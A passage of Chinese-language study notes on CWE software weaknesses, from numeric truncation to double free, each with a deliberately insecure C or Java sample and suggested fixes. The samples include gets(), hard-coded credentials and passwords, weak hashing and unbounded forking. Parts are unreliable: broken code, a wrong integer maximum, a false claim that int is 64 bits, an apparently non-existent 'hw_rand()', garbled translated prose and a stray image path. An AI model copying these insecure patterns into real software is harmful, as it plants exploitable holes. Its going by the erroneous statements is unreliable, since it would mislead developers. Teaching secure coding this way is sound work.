   unsigned int amount = 4,294,967,295 ;
   return amount;
}
```

说明：

函数的返回值是有符号整数，而 amount 是无符号整数，无符号整数能表示的最大整数为 4,294,967,295，而有符号整数最大只能表示 2,147,483,648，从而导致出错。

（5）消除方式

1、需求阶段

选择一种不受这些转换影响的语言

2、设计阶段

设计一个函数来对这些值进行检查，确保所有值得大小合适，当有过大的值时抛出异常

3、实现阶段

检查所有返回值的大小

（6）其他说明

CWE-197：Numeric Truncation Error

（1）简要描述

当一个数被转换为一个较小的数据类型的数时，可能会产生数据的丢失。

（2）引入阶段

实现阶段

（3）导致后果

破坏完整性

修改内存

（4）示例程序及解释

C 语言程序：

```
int intPrimitive;
short shortPrimitive;
intPrimitive = (int)(~((int)0) ^ (1 << (sizeof(int)*8-1)));
shortPrimitive = intPrimitive;
printf("Int MAXINT: %d\nShort MAXINT: %d\n", intPrimitive, shortPrimitive);
```

说明：

执行完这段代码后的输出为

```
Int MAXINT: 2147483647
Short MAXINT: -1
```

由于原本 int 具有 64 位的数据量，当其截断为 32 位时，就会产生截断误差，使得数据丢失。

（5）消除方式

确保没有任何隐式的或显式的，从更大的数据大小到较小的数据大小的强制转换。

（6）其他说明

CWE-222：Truncation of Security-relevant Information

（1）简要描述

应用程序截断了显示、记录、处理等安全相关的信息，从而导致掩盖攻击的来源或性质。

（2）引入阶段

设计阶段

实现阶段

操作阶段

（3）导致后果

隐藏了非法活动

（4）示例程序及解释

略

（5）消除方式

尽量详细、全面地记录安全相关信息。

（6）其他说明

CWE-223：Omission of Security-relevant Information

（1）简要描述

应用程序没有记录或显示安全相关的信息，而这些安全相关信息对于知道攻击来源、或者判断一个动作是否安全是相当重要的。

（2）引入阶段

设计阶段

实现阶段

操作阶段

（3）导致后果

隐藏了非法活动

（4）示例程序及解释

略

（5）消除方式

尽量详细、全面地记录安全相关信息。

（6）其他说明

CWE-226：Sensitive Information Uncleared Before Release

（1）简要描述

软件没有完全清除以前使用的数据结构、文件或其他资源的信息，就使该资源提供给另一方。

（2）引入阶段

设计阶段

实现阶段


操作阶段

（3）导致后果

破坏了保密性

使得能够读取应用数据

（4）示例程序及解释



这里的 TabFragment.java 作为基础的数据结构在 ListViewAdapter.java 和 ListViewAdapter1.java 中都被使用，而其生成是在 MainActivity.java，如果在其中一处使用完后没有释放，在另一处使用时可能就读取出前一个 java 的数据。

（5）消除方式

私人信息在使用完成之后要及时清除。

（6）其他说明

CWE-242：Use of Inherently Dangerous Function

（1）简要描述

该程序会调用无法保证安全运行的函数

（2）引入阶段

执行阶段

（3）导致后果

根据上下文而异

（4）示例程序及解释

char buf[BUFSIZE];

```
gets(buf);
char buf[24];
printf("Please enter your name and press <Enter>\n");
gets(buf);
...
}
```

这个 get（）函数是不安全的，因为它盲目地拷贝从标准输入到缓冲区中的所有输入而不检查的大小。这使用户可以提供一个比缓冲器大的字符串，产生一个溢出的情况。

（5）消除方式

避免使用危险的函数，使用安全的替代品。
使用动态和静态的工具进行检查防止使用危险函数。

（6）其他说明

CWE-244：Improper Clearing of Heap Memory Before Release ('Heap Inspection')

（1）简要描述

使用 realloc（）来调整存储敏感信息，可以留下容易被攻击的敏感信息缓冲区，因为它不是从内存中删除所以会暴露出来。

（2）引入阶段

执行阶段

（3）导致后果

保密不够
阅读内存
要小心使用了 vfork（）和 fork（）的安全敏感的代码。这个过程的状态不会被清理，代码内将包含过去的数据的使用痕迹。

（4）示例程序及解释

```
cleartext_buffer = get_secret();...
```

cleartext_buffer = realloc(cleartext_buffer, 1024);

...

scrub_memory(cleartext_buffer, 1024);

这里有从存储器擦洗敏感的数据的尝试请求，但 realloc（）已经被使用了，因此，该数据的拷贝仍然可以在最初分配的 cleartext_buffer 存储器被泄露。

（5）消除方式

更加合理的程序结构

（6）其他说明

CWE-247：DEPRECATED (Duplicate): Reliance on DNS Lookups in a Security Decision

（1）简要描述

此内容已经过时，因为它是 CWE-350 的副本。所有内容已经转移到 CWE-350。

CWE-350：Reliance on Reverse DNS Resolution for a Security-Critical Action

（1）简要描述

该软件执行反向上的 IP 地址，以获得的主机名，并作出安全决定的 DNS 解析，但它不正确确保的 IP 地址是真正与主机名相关联。

（2）引入阶段

构建和设计阶段

（3）导致后果

访问控制

获得特权/假定身份

恶意用户可以通过提供虚假的 DNS 信息进行虚假认证。

（4）示例程序及解释

```
while(true) {
DatagramPacket rp=new DatagramPacket(rData,rData.length);
```

```
outSock.receive(rp);
String in = new String(p.getData(),0, rp.getLength());
InetAddress IPAddress = rp.getAddress();
int port = rp.getPort();
if ((rp.getHostName()==...) & (in==...)) {
out = secret.getBytes();
DatagramPacket sp =new DatagramPacket(out,out.length, IPAddress, port);
outSock.send(sp);
}
}
```

这些实施例检查请求来自可信主机响应请求之前，但作为存储在请求分组中的代码只验证的主机名。攻击者可以使用假的主机名，从而冒充被信任的客户端。

（5）消除方式

使用身份验证的其它配置使程序不能简单地欺骗，包括用户名/密码或证书。进行适当的正向和反向 DNS 查找，以检测 DNS 欺骗。

（6）其他说明

CWE-252：Unchecked Return Value

（1）简要描述

该软件不会从某些功能或函数检查返回值，可能会导致它
检测不到意想不到的状态和条件。（就是没有检查返回值可能会出错）

（2）引入阶段

执行阶段

（3）导致后果

意外的返回值可能导致系统进入一个崩溃的状态或其他产生一些意想不到的行为

（4）示例程序及解释

```
char buf[10], cp_buf[10];
```

fgets(buf, 10, stdin);

strcpy(cp_buf, buf);

程序员预期，当函数 fgets（）返回时，BUF 将包含长度 9 以下的空终止字符串。但是，如果发生 I / O 错误，fgets（）将不会空终止 buf（就是没有做错误处理）。此外，如果任何字符被读取之前文件已经到达结尾，fgets（）不会返回任何东西到 buf 中。在这两种情况下，fgets（）表明不寻常的东西已经通过返回 NULL 发生，但在这段代码中这个警告将不会被察觉。缺乏 buf 中的空终结的可能导致在后续调用 strcpy（）时发生缓冲区溢出。

（5）消除方式

检查返回值并验证值预期的所有功能的结果。
检查函数的返回值将通常是足够的，但要注意的种族
在并发环境条件（CWE-362）。

请确保考虑从函数的所有可能的返回值。

当设计一个功能，确保返回一个值的情况下，抛出一个异常
错误。

（6）其他说明

CWE-253：Incorrect Check of Function Return Value

（1）简要描述

软件从函数中错误地检查了防止该软件出现错误或异常情况的返回值

（2）引入阶段

执行阶段

（3）导致后果

意外的返回值可以放置在有状态的系统，可能导致崩溃或其他意外的行为。

（4）示例程序及解释

```
tmp = malloc(sizeof(int) * 4);
if (tmp < 0 ) {
perror("Failure");
//should have checked if the call returned 0
```

}

该代码假定只有一个负的返回值将指示错误，但 malloc（）函数可返回一个空指针时出现错误。然后 TMP 的值可以等于 0，这两种错误会被错过。

（5）消除方式

使用醒目的语言或编译器。
当它返回一个值时正确的检查它。设计的所有功能，确保有一个返回值或抛出一个异常错误。

（6）其他说明

CWE-256：Plaintext Storage of a Password

（1）简要描述

以明文存储密码可能导致系统受损。

（2）引入阶段

构建和设计阶段

（3）导致后果

有时候开发者认为他们无法防守那些人拥有应用程序访问配置的人，也因此这种态度使攻击者的工作变得更加轻松。

（4）示例程序及解释

```
...
Properties prop = new Properties();
prop.load(new FileInputStream("config.properties"));
String password = prop.getProperty("password");
DriverManager.getConnection(url, usr, password);
...
```

此代码将正常运行，但是任何人都有权访问 config.properties 可以读取值的密码。如果心怀不轨的雇员可以访问这些信息，他们可以用它来打入系统。

（5）消除方式

避免设计存储位置便于获取的密码。
考虑把存储的密码作为一种替代的密码散列存储而不是以明文的形式。
程序员可能会试图通过修改编码功能补救密码管理问题，如 Base 64 编码，但这种努力的密码不能充分保护密码，因为编码可以被检测并且容易解码。

（6）其他说明

CWE-259：Use of Hard-coded Password

（1）简要描述

该软件包含硬编码口令，它使用了其自己的入站身份验证或者用于向外部部件的出站通信。

（2）引入阶段

构建和设计阶段
执行阶段

（3）导致后果

如果使用硬编码密码，几乎可以肯定的事恶意用户将通过有问题的帐户获得访问权限。

（4）示例程序及解释

```
...
DriverManager.getConnection(url, "scott", "tiger");
...
```

用户名和密码信息不应该被包括在配置文件或性质明文文件中，因为这将允许任何人可以通过阅读资源文件进行访问。如果可能的话，加密此信息，避免 CWE-260 和 CWE-13。

（5）消除方式

对于出站身份验证：代码之外密码储存在一个强烈的保护，
由所有外部保护访问加密配置文件或数据库，其中包括
其他本地用户在同一系统上。正确地保护密钥（CWE-320）。如果您无法使用
加密保护的文件，那么请确保权限尽可能严格。
建筑与设计

对于入站身份验证：而不是硬代码第一次默认的用户名和密码
登录，使用，要求用户输入一个独特的强密码是“第一次登录”模式。
建筑与设计
执行访问控制检查和限制哪些实体可以访问功能，需要的
硬编码口令。例如，一个功能可能只能通过系统控制台启用
而不是通过一个网络连接。
建筑与设计
对于入站身份验证：适用于强单向散列到您的密码和存储那些
散列在配置文件或数据库具有适当的访问控制。通过这种方式，盗窃
文件/数据库仍然需要攻击者尝试破解密码。当接收进入
认证时的密码，取密码的哈希值，并将其与该哈希
你已经得救了。
使用随机分配为您生成每个单独的密码。这增加了计算量，攻击者需要进行暴力攻击会比较困难。
建筑与设计
对于前端到后端的连接：三种解决方案是可能的，但没有一个是完备的。
第一个建议涉及使用生成的密码，它们可以自动更改并且必须在给定的时间间隔由一个系统管理员输入。这些密码会保存在内存中，仅是有效的时间间隔。
接着，所使用的密码应该在后端限于仅对执行动作前端，而不是具有完全访问。
最后，发送的消息应标记，并随时间敏感值，以便为校验和防止重放攻击。。

（6）其他说明

CWE-272：Least Privilege Violation

（1）简要描述

执行要求相对高的权限级别的诸如 chroot（）的操作应在执行后立刻清楚权限。

（2）引入阶段

构建和设计阶段
执行阶段
操作阶段

（3）导致后果

攻击者可能能够通过提升的权限获得不该访问的资源。这是与另一缺陷结合特别容易 - 例如，一个缓冲区溢出。

（4）示例程序及解释

```
setuid(0);
// Do some important stuff
setuid(old_uid);
// Do some non privileged stuff.
```

打开任何文件之前制约应用程序的主目录里面的过程是一个有价值的安全措施。然而，由于用一些非零值对 setuid（）的调用缺失意味着应用程序继续进行不必要根特权操作。任何成功通过漏洞对应用程序进行攻击的攻击者可以使用特权升级攻击，因为任何恶意操作将使用超级用户的权限执行。如果把应用程序降低到一个非 root 用户的权限级别损坏的可能性会大为降低。

（5）消除方式

非常小心地管理设置，管理和权限处理。明确管理软件的信任区。

建筑与设计阶段

特权分离

在软件系统中分配访问权限的实体时遵循最小特权原则。

划分系统具有在哪里信任边界可以明确地得出“安全”的地方。不要让敏感数据去外面的信任边界，在与安全区外的车厢连接时要小心。

确保有适当的条块分割被内置到系统设计，而且条块分割的作用是允许进一步夯实特权分离功能。

建筑师和设计师应该依靠最小特权原则来决定何时是适当的使用，并删除系统权限。

（6）其他说明

CWE-273：Improper Check for Dropped Privileges

（1）简要描述

软件降权后没有检查或检查不当导致没有降权成功

（2）引入阶段

建模与设计阶段

实现阶段

使用阶段

（3）导致后果

如果进程没有降权成功，那么软件将会以原高限权继续运行，这可能会给原来没有权限用户提供额外的访问途径

（4）示例程序及解释

```
bool DoSecureStuff(HANDLE hPipe) {
  bool fDataWritten = false;
  ImpersonateNamedPipeClient(hPipe);
  HANDLE hFile = CreateFile(...);
  /../
  RevertToSelf()
  /../
}
```

从上述代码看出，通过 ImpersonateNamedPipeClient（）函数对客户端发送降权命令，但没有检查返回值，存在降权失败的可能。如果降权失败，软件会以比预期高的的权限运行。那么在接下里啊创建新文件的时候，攻击者可以通过这个漏洞在他原来访问不到的位创建新文件

（5）消除方式

在每次进程降权结束后检查其返回值是否为降权成功的返回值。

CWE-284：Improper Access Control

（1）简要描述

软件没有限制或者没有正确限制未授权者对资源的访问权

（2）引入阶段

建模与设计阶段

实现阶段

使用阶段

（3）导致后果

若没有限制访问权，则会出现权限混乱的情况以致以致重要信息外泄。

若没有正确限制权限，则会给软件使用者在使用过程中带来阻碍。

（4）示例程序及解释

略

（5）消除方式

根据用户的重要程度以及优先级，合理地分配访问权限的级别。

CWE-319：Cleartext Transmission of Sensitive Information

（1）简要描述

软件在一个可以被未经授权的用户监听到的明文通道中进行敏感或关键数据的传输

（2）引入阶段

建模与设计阶段

使用阶段

系统配置阶段

（3）导致后果

数据的保密性遭到破坏，任何人都可以通过明文通道来获取敏感数据信息

（4）示例程序及解释

下面的代码试图建立一个连接到一个网站，进行敏感信息的交流

```
try {
URL u = new URL("http://www.secret.example.org/");
HttpURLConnection hu = (HttpURLConnection) u.openConnection();
hu.setRequestMethod("PUT");
hu.connect();
OutputStream os = hu.getOutputStream();
hu.disconnect();
}
catch (IOException e) {
//...
}
```

从上述代码看出，虽然连接成功，但是连接过程中未加密。所以在敏感数据从服务器发送网站的途中，很有可能被意想不到的人获取。

（5）消除方式

在进行敏感和关键信息的传输时进行加密处理。

CWE-321：Use of Hard-coded Cryptographic Key

（1）简要描述

硬编码加密密钥的使用，增加了加密数据被恢复的可能性

（2）引入阶段

建模与设计阶段

（3）导致后果

在访问控制上会出现问题，如果使用硬编码加密密钥，会使恶意用户更容易获取账户信息

（4）示例程序及解释

下面的代码示例试图使用硬编码的密钥验证密码。

```
int VerifyAdmin(char *password) {
if (strcmp(password,"68af404b513073584c4b6f22b6c63e6b")) {

printf("Incorrect Password!\n");
return(0);
}
printf("Entering Diagnostic Mode...\n");
return(1);
}
```

这样验证密码会使攻击者更容易获取到关键密码信息，对系统造成威胁

（5）消除方式

将密码储存在加密文件中，需要验证的时候才通过解密算法拿出来比对。

CWE-325：Missing Required Cryptographic Step

（1）简要描述

软件中如果没有实现加密算法这一必要步骤，会导致安全性的降低

（2）引入阶段

建模与设计阶段

需求分析阶段

（3）导致后果

控制访问方面：如果没有在认证和授权方面实现加密算法，那么攻击者可能会未经授权就可以访问系统。

数据完整性方面：没有加密算法，敏感数据可能会遭到盗窃或破坏

（4）示例程序及解释

略

（5）消除方式

在软件中实现加密算法，常见的有 RSA，IDEA 加密算法。

CWE-327：Use of a Broken or Risky Cryptographic Algorithm

（1）简要描述

使用一个缺陷的或冒险的加密算法是一种不必要的风险，可能会导致敏感信息暴露。

（2）引入阶段

建模与设计阶段

（3）导致后果

该算法可能会攻击者找到漏洞并使其失去效用，造成敏感数据的保密性和完整性的破坏

（4）示例程序及解释

7. 以下代码示例是数据加密标准算法 DES 算法

EVP_des_ecb();

这曾经被认为是一个强大的加密算法，但现在已经证明 DES 存在愈多不足。它已经被高级加密标准算法（AES） 取代。

（5）消除方式

1.定期检查加密算法没有过时

2.不开发定制或私人密码算法，因为其保密性差

CWE-328：Reversible One-Way Hash

（1）简要描述

该算法产生一个哈希值可以用来确定原始输入，或找到一个输入，可以生成相同的散列

（2）引入阶段

建模与设计阶段

（3）导致后果

因为单向可逆，攻击者可能通过逆推技术创建一个备用的密码，产生相同的目标哈希，绕过认证。导致访问控制方面的问题

（4）示例程序及解释

在这些例子中，用户给定密码和存储的密码匹配：

```
unsigned char *check_passwd(char *plaintext) {
  ctext = simple_digest("sha1",plaintext,strlen(plaintext), ... );
  //Login if hash matches stored hash
  if (equal(ctext, secret_password())) {
  login_user();
 }
}
```

本代码使用 SHA-1 可逆单向哈希算法处理用户密码，但是 SHA-1 算法已经不再被认为是安全的。可以被破解

（5）消除方式

使用一个自适应哈希函数计算哈希值

CWE-338：Use of Cryptographically Weak PRNG

（1）简要描述

当一个加密弱 PRNG 在工作时，可能会使密码的数据安全性遭到威胁，因为它的随机源算法使用的随机数足够的或可取的。

（2）引入阶段

建模与设计阶段

实现阶段

（3）导致后果

访问控制方面：如果加密若的 PNRG 用于身份验证和授权，那么攻击者能和通过 ID 或种子生成加密密钥，然后可以轻易猜到的 ID 或密码密钥，造成访问控制的威胁。

（4）示例程序及解释

这两个例子使用统计的 PRNG 生成一个随机数

```
srand(time());
int randNum = rand();
```

这两个随机数函数所生成的随机数保密性不强，攻击者可能能够预测这些函数生成的随机数

（5）消除方式

使用基于硬件功能的生成随机数的函数，如 linux 的 hw_rand()。

CWE-364：Signal Handler Race Condition

（1）简要描述

软件使用一个信号处理程序,引入了竞态条件。

（2）引入阶段

竞态条件经常发生在信号处理程序，因为信号处理器支持异步行动。

（3）导致后果

攻击者可以利用一个信号处理程序竞态条件导致损坏软件的状态，可能导致拒绝服务,甚至代码执行。

（4）示例程序及解释

这段代码以两个不同的信号注册相同的信号处理函数。如果这些信号发送过程中,处理程序会创建一个日志消息(在第一个参数中指定程序)并退出。

```
char *logMessage;
void handler (int sigNum) {
syslog(LOG_NOTICE, "%s\n", logMessage);
free(logMessage);
/* artificially increase the size of the timing window to make demonstration of this weakness easier. */
sleep(10);
exit(0);
}
int main (int argc, char* argv[]) {
logMessage = strdup(argv[1]);
/* Register signal handlers. */
signal(SIGHUP, handler);
signal(SIGTERM, handler);
/* artificially increase the size of the timing window to make demonstration of this weakness easier. */
sleep(10);
}
```

下面的代码注册一个多信号信号处理程序为了记录当一个特定的日志事件发生并在退出前释放相关的内存。

```
#include <signal.h>
#include <syslog.h>
#include <string.h>
```

```
#include <stdlib.h>
void *global1, *global2;
char *what;
void sh (int dummy) {
syslog(LOG_NOTICE,"%s\n",what);
free(global2);
free(global1);
/* Sleep statements added to expand timing window for race condition */
sleep(10);
exit(0);
}
int main (int argc,char* argv[]) {
what=argv[1];
global1=strdup(argv[2]);
global2=malloc(340);
signal(SIGHUP,sh);
signal(SIGTERM,sh);
/* Sleep statements added to expand timing window for race condition */
sleep(10);
exit(0);
}
```

（5）消除方式

语言选择

使用一种语言,不允许这个弱点发生或提供使这弱点容易避免的结构,。

架构和设计

设计信号处理程序只设置标志,而不是执行复杂的功能。这些标志位置可以在主程序循环中被检查和采取行动。

实现

在信号处理程序只使用可重入函数。同时,使用健康检查,以确保执行异步操作影响执行状态时状态一致。

CWE-366：Race Condition within a Thread

（1）简要描述

如果两个线程同时执行使用资源,存在可能使资源可以使用时无效,进而执行未定义的状态。

（2）引入阶段

实现过程

（3）导致后果

如果一个锁解决了——数据会改变在一个糟糕的状态

（4）示例程序及解释

```
int foo = 0;
int storenum(int num) {
static int counter = 0;
counter++;
if (num > foo) foo = num;
return foo;
}
```

（5）消除方式

架构和设计

使用锁定功能。这是推荐的解决方案。实现了某种形式的锁定机制在代码改变或读取时在多线程环境中保持数据持久性。

创建资源锁定健康检查。如果不存在固有的锁定机制,当资源正被其他线程执行时用标志和信号来执行自己的屏蔽方案。

（6）其他说明

CWE-367：TOCTOU（Time-of-check Time-of-use）

（1）简要描述

软件检查资源的状态在使用资源之前，在检查和使用的方式之间存在无效的结果检查时资源的状态可以改变。这可能导致软件资源执行无效的操作在一个意想不到的状态。

（2）引入阶段

这个弱点使安全相关的攻击者可以影响资源的状态检查和使用之间的关系。这可能发生在共享资源，如文件、记忆，甚至在多线程程序中。

（3）导致后果

攻击者可以获得其他未经授权的资源。
竞态条件,通过用户读或写的问题可以用来获得读或写对资源的访问不正常。
资源的问题,或其他资源(通过损坏),可能会改变恶意用户不可取的方法。
如果一个文件或其他资源是写在这个方法中,而不是在一个有效的方式,记录的活动可能不会发生。

（4）示例程序及解释

下面的代码检查一个文件,然后更新其内容

```
struct stat *sb;
...
lstat("...",sb); // it has not been updated since the last time it was read
printf("stated file\n");
if (sb->st_mtimespec==...){
print("Now updating things\n");
updateThings();
}
```

可能之间的文件可以被更新的时候检查了 lstat,printf 已经延迟。

（5）消除方式

最基本的建议 TOCTOU 漏洞是不执行一个检查之前使用。这不解决根本问题，执行一个函数在一个资源的状态不能保证和身份,但它确实有助于限制的虚假的安全感检查。

限制从多个进程上的交叉操作文件。

被修改当文件属于当前用户和组,设置有效的 gid 和 uid 当前的用户和组执行这条语句。

（6）其他说明

一个弱点在代码路径有:

1、开始声明验证系统资源的名字而不是引用

2、最后声明访问系统资源的名称

CWE-369：Divide By Zero

（1）简要描述

值除以零。

（2）引入阶段

这个弱点通常发生在一个意想不到的价值被提供给产品，或如果一个发生不能正确检测到的错误。它经常发生在涉及物理的计算维度如大小、长度、宽度和高度。

（3）导致后果

除以零导致崩溃。

（4）示例程序及解释

下面的C / c++示例包含一个函数，把两个数值没有验证输入值用作分母不为零。这将创建一个错误尝试除以零，如果这个错误不是被语言的错误处理能力，会发生意想不到的结果。

```
double divide(double x, double y){
return x/y;
}
```

CWE-377：Insecure Temporary File

（1）简要描述

创建和使用不安全的临时文件可以使应用程序和系统数据容易攻击。

（2）引入阶段

实现过程

（3）导致后果

保密　　完整性　　读文件或目录　　修改文件或目录

（4）示例程序及解释

下面的代码在它被处理前使用一个临时文件用于存储收集来自网络的中间数据。

```
if (tmpnam_r(filename)) {
FILE* tmp = fopen(filename,"wb+");
while((recv(sock,recvbuf,DATA_SIZE, 0) > 0)&(amt!=0)) amt =
fwrite(recvbuf,1,DATA_SIZE,tmp);
}
```

CWE-390：Detection of Error Condition Without Action

（1）简要描述

软件检测到一个特定的错误,但没有行动来处理错误。

（2）引入阶段

实现过程

（3）导致后果

攻击者可以以一种无法预期的状态利用一个被忽略的错误条件系统，这可能会导致无法预期的执行逻辑,可能会导致其他无法预期的行为。

（4）示例程序及解释

下面的例子试图为一个角色分配内存。如果在调用 malloc 语句用于检查是否 malloc 函数失败。

```
foo=malloc(sizeof(char)); //the next line checks to see if malloc failed
if (foo==NULL) {
```

```
//We do nothing so we just ignore the error.
}
```

（5）消除方式

妥善处理每个异常。这是推荐的解决方案。确保所有的异常处理以这样一种方式,你可以确定您的系统在任何时候的状态。

如果一个函数返回一个错误,重要的是要解决这个问题,再试一次,警告用户发生了一个错误,让这个项目继续,或提醒用户关闭和清理程序。

（6）其他说明

测试

主题广泛的软件测试来发现一些可能的地点/方式的实例错误或未处理的返回值。考虑测试技术,如临时,等价分区、鲁棒性和容错性、突变和起毛。

CWE-391：Unchecked Error Condition

（1）简要描述

忽略异常和其他错误条件可能允许攻击者引起非预期注意的行为。

（2）引入阶段

实现过程

（3）导致后果

完整性　　其他　　不同的上下文　　非预期的状态　　改变执行逻辑

（4）示例程序及解释

下面的代码摘录从 doExchange 忽略 rarely-thrown 异常()。

```
try {
doExchange();
}
catch (RareException e) {
// this can never happen
}
```

如果一个 RareException 被忽略,程序将继续执行，没有什么不寻常的发生。程序记录没有证据表明特殊情况, 潜在的失误之后试图解释程序的行为。

（5）消除方式

一门语言命名或不命名之间的选择异常需要做。 而不愿透露姓名的异常加剧的可能性不妥善处理异常。

可以在编译时使用一种需要的语言，捕获所有严重异常。

捕获所有相关异常。这是推荐的解决方案。确保所有的异常以这样一种方式处理，你可以确定您的系统在任何时候的状态。

（6）其他说明

维护记录

这个条目需要重大修改。目前结合了来自三个不同的信息分类法,但每个分类都是谈论一个稍微不同的问题。

CWE-396：Declaration of Catch for Generic Exception

（1）简要描述

捕捉过于广泛的异常促进复杂的错误处理代码，更有可能包含安全漏洞。

多个 catch 块可以变坏和重复,但“冷凝”被抓住一个 catch 块高级类异常可以模糊异常,应该得到特殊待遇。抓住本质上过于广泛的异常失败的目的 Java 类型的异常,会变得特别危险。

（2）引入阶段

实现阶段

（3）导致后果

不可抵赖性　　其他　　隐藏活动　　改变执行逻辑

（4）示例程序及解释

下面的代码片段以同样方式处理三种类型的异常。

```
try {
doExchange();
}
catch (IOException e) {
logger.error("doExchange failed", e);
}
catch (InvocationTargetException e) {
logger.error("doExchange failed", e);
}
catch (SQLException e) {
logger.error("doExchange failed", e);
}
```

乍一看,似乎比处理这些异常在一个 catch 块　　如下:

```
try {
doExchange();
}
catch (Exception e) {
logger.error("doExchange failed", e);
}
```

然而,如果 doExchange 修改()抛出一个新类型的异常,应该以一些不同的方式处理，广泛的 catch 块将防止编译器指向的情况。此外,新 catch 块现在还将处理来自 RuntimeException 的异常，如 ClassCastException NullPointerException,这不是程序员的意图。

CWE-397：Declaration of Throws for Generic Exception

（1）简要描述

CWE-397 是由于代码抛出的异常过于宽泛和抽象，导致错误处理代码可能包含安全漏洞。

（2）引入阶段

体系结构设计阶段，详细设计阶段，编码实现阶段。

（3）导致后果

1.不可抵赖性

也就是传输数据时会携带含有自身特质、别人无法复制的信息。

2.可能改变程序的执行逻辑

输入中存在异常，但是编写的代码没有检测到，就没有进行异常处理，就会改变程序的执行逻辑。

3.非法活动无法发现

一些非期望的非法活动和行为在后台执行，对用户不可见、难以发现

（4）示例程序及解释

有缺陷的代码：public void doExchange() throws Exception {
...}

较好的代码：public void doExchange() throws IOException, InvocationTargetException, SQLException {
...}

可以看到有缺陷的代码只抛出了一个异常，就有可能导致抛出其他种类的异常时这个函数检测不到，就会导致程序出错。

（5）消除方式

尽可能多地抛出异常处理的种类。

（6）其他说明

无。

CWE-398：Indicator of Poor Code Quality

（1）简要描述

代码本身没有直接引入缺陷或者漏洞，但是该软件没有被精心开发和维护，也就导致很多可能产生的漏洞。

(2)引入阶段

体系结构设计阶段，详细设计阶段，编码阶段。

（3）导致后果

代码质量下降。

（4）示例程序及解释

有缺陷的代码：

```
void addgoods(int a[],int n)
{
    int b[100]={0};
    for(int i=0;i<n;i++)
    {
        b[i]=a[i];
    }
}
```

如果引入的 a 数组元素的数量小于等于 100，该函数就没有错误，如果大于 100，就会出错。

（5）消除方式

严格遵循代码编写规范，尽可能全面考虑可能出现的情况。

(6)其他说明

无。

CWE-400：Uncontrolled Resource Consumption

（1）简要描述

软件没有正确限制一个角色请求资源的规格或是数量，这可能导致比预期消耗更多的资源。

(2)引入阶段

需求分析阶段，体系结构设计阶段，详细设计阶段，编码阶段。

（3）导致后果

DOS 攻击导致程序重启、退出和崩溃，也可能导致 CPU 或者主存的资源耗尽。

（4）示例程序及解释

有缺陷的代码：

```
sock=socket(AF_INET, SOCK_STREAM, 0);
while (1) {
newsock=accept(sock, ...);
printf("A connection has been accepted\n");
pid = fork();
}
```

这个程序没有追踪已建立连接的数量，也没有限制允许的最大连接数。这就为攻击者提供了便利，攻击者只要不断建立连接，就能使内存和主存耗尽，从而达到瘫痪服务器的目的。

（5）消除方式

严格限制一个角色所能请求的资源的规格或者数量。

(6)其他说明

内存，文件存储系统，数据库连接条目和 CPU 中的资源都是有限的。如果攻击者能够无限制地分配这些资源，通过耗尽资源，他就能进行拒绝服务攻击。拒绝服务攻击即攻击者想办法让目标机器停止提供服务。攻击者进行拒绝服务攻击，实际上让服务器实现两种效果：一是迫使服务器的缓冲区满，不接收新的请求；二是使用 IP 欺骗，迫使服务器把非法用户的连接复位，影响合法用户的连接。

CWE-401：Improper Release of Memory Before Removing Last Reference

（1）简要描述

程序没有及时释放已经用过的内存，导致程序一直在消耗内存。

(2)引入阶段

体系结构设计阶段，详细设计阶段，编码阶段。

（3）导致后果

DoS 攻击导致程序重启、退出和崩溃，也可能导致 CPU 或者主存的资源耗尽。

（4）示例程序及解释

```
char* getBlock(int fd) {
char* buf = (char*) malloc(BLOCK_SIZE);
if (!buf) {
return NULL;
}
if (read(fd, buf, BLOCK_SIZE) != BLOCK_SIZE) {
return NULL;
}
return buf;}
```

当返回值不是 buf 时，分配的内存就得不到释放。

（5）消除方式

确保在任意情况下，每次分配的内存都能及时得到释放。

(6)其他说明

无。

CWE-404：Improper Resource Shutdown or Release

（1）简要描述

程序没有释放内存或者是在变量在能够被重用之前就不正确地释放了内存。

(2)引入阶段

体系结构设计阶段，详细设计阶段，编码阶段。

（3）导致后果

信息的可用性受损，由于 DoS 攻击导致资源耗尽。

（4）示例程序及解释

```
int decodeFile(char* fName) {
char buf[BUF_SZ];
FILE* f = fopen(fName, "r");
if (!f) {
printf("cannot open %s\n", fName);
return DECODE_FAIL;
}
else {
while (fgets(buf, BUF_SZ, f)) {
if (!checkChecksum(buf)) {
return DECODE_FAIL;
}
else {
decodeBlock(buf);
}
}
}
fclose(f);
return DECODE_SUCCESS;
}
```

当返回值是 DECODE_FAIL 时，该函数没有关闭之前打开的 f 文件。

（5）消除方式

确保在任意情况下，每次分配的内存都能及时得到正确释放。

(6)其他说明

无。

CWE-415：Double Free

（1）简要描述

对相同的内存地址释放内存两次，可能会导致内存位置的意外修改。

(2)引入阶段

体系结构设计阶段，详细设计阶段，编码阶段。

（3）导致后果

信息的完整性、保密性、可用性被破坏，可能会执行未经授权的代码或命令，也可能会破坏已经分配的内存。

（4）示例程序及解释

```
char* ptr = (char*)malloc (SIZE);
...
if (abrt) {
free(ptr);
}
...
free(ptr);
```

当 abrt 不为空时，ptr 所分配的内存就会被释放两次。

（5）消除方式

确保在任意情况下，对每个变量只释放一次内存。

(6)其他说明

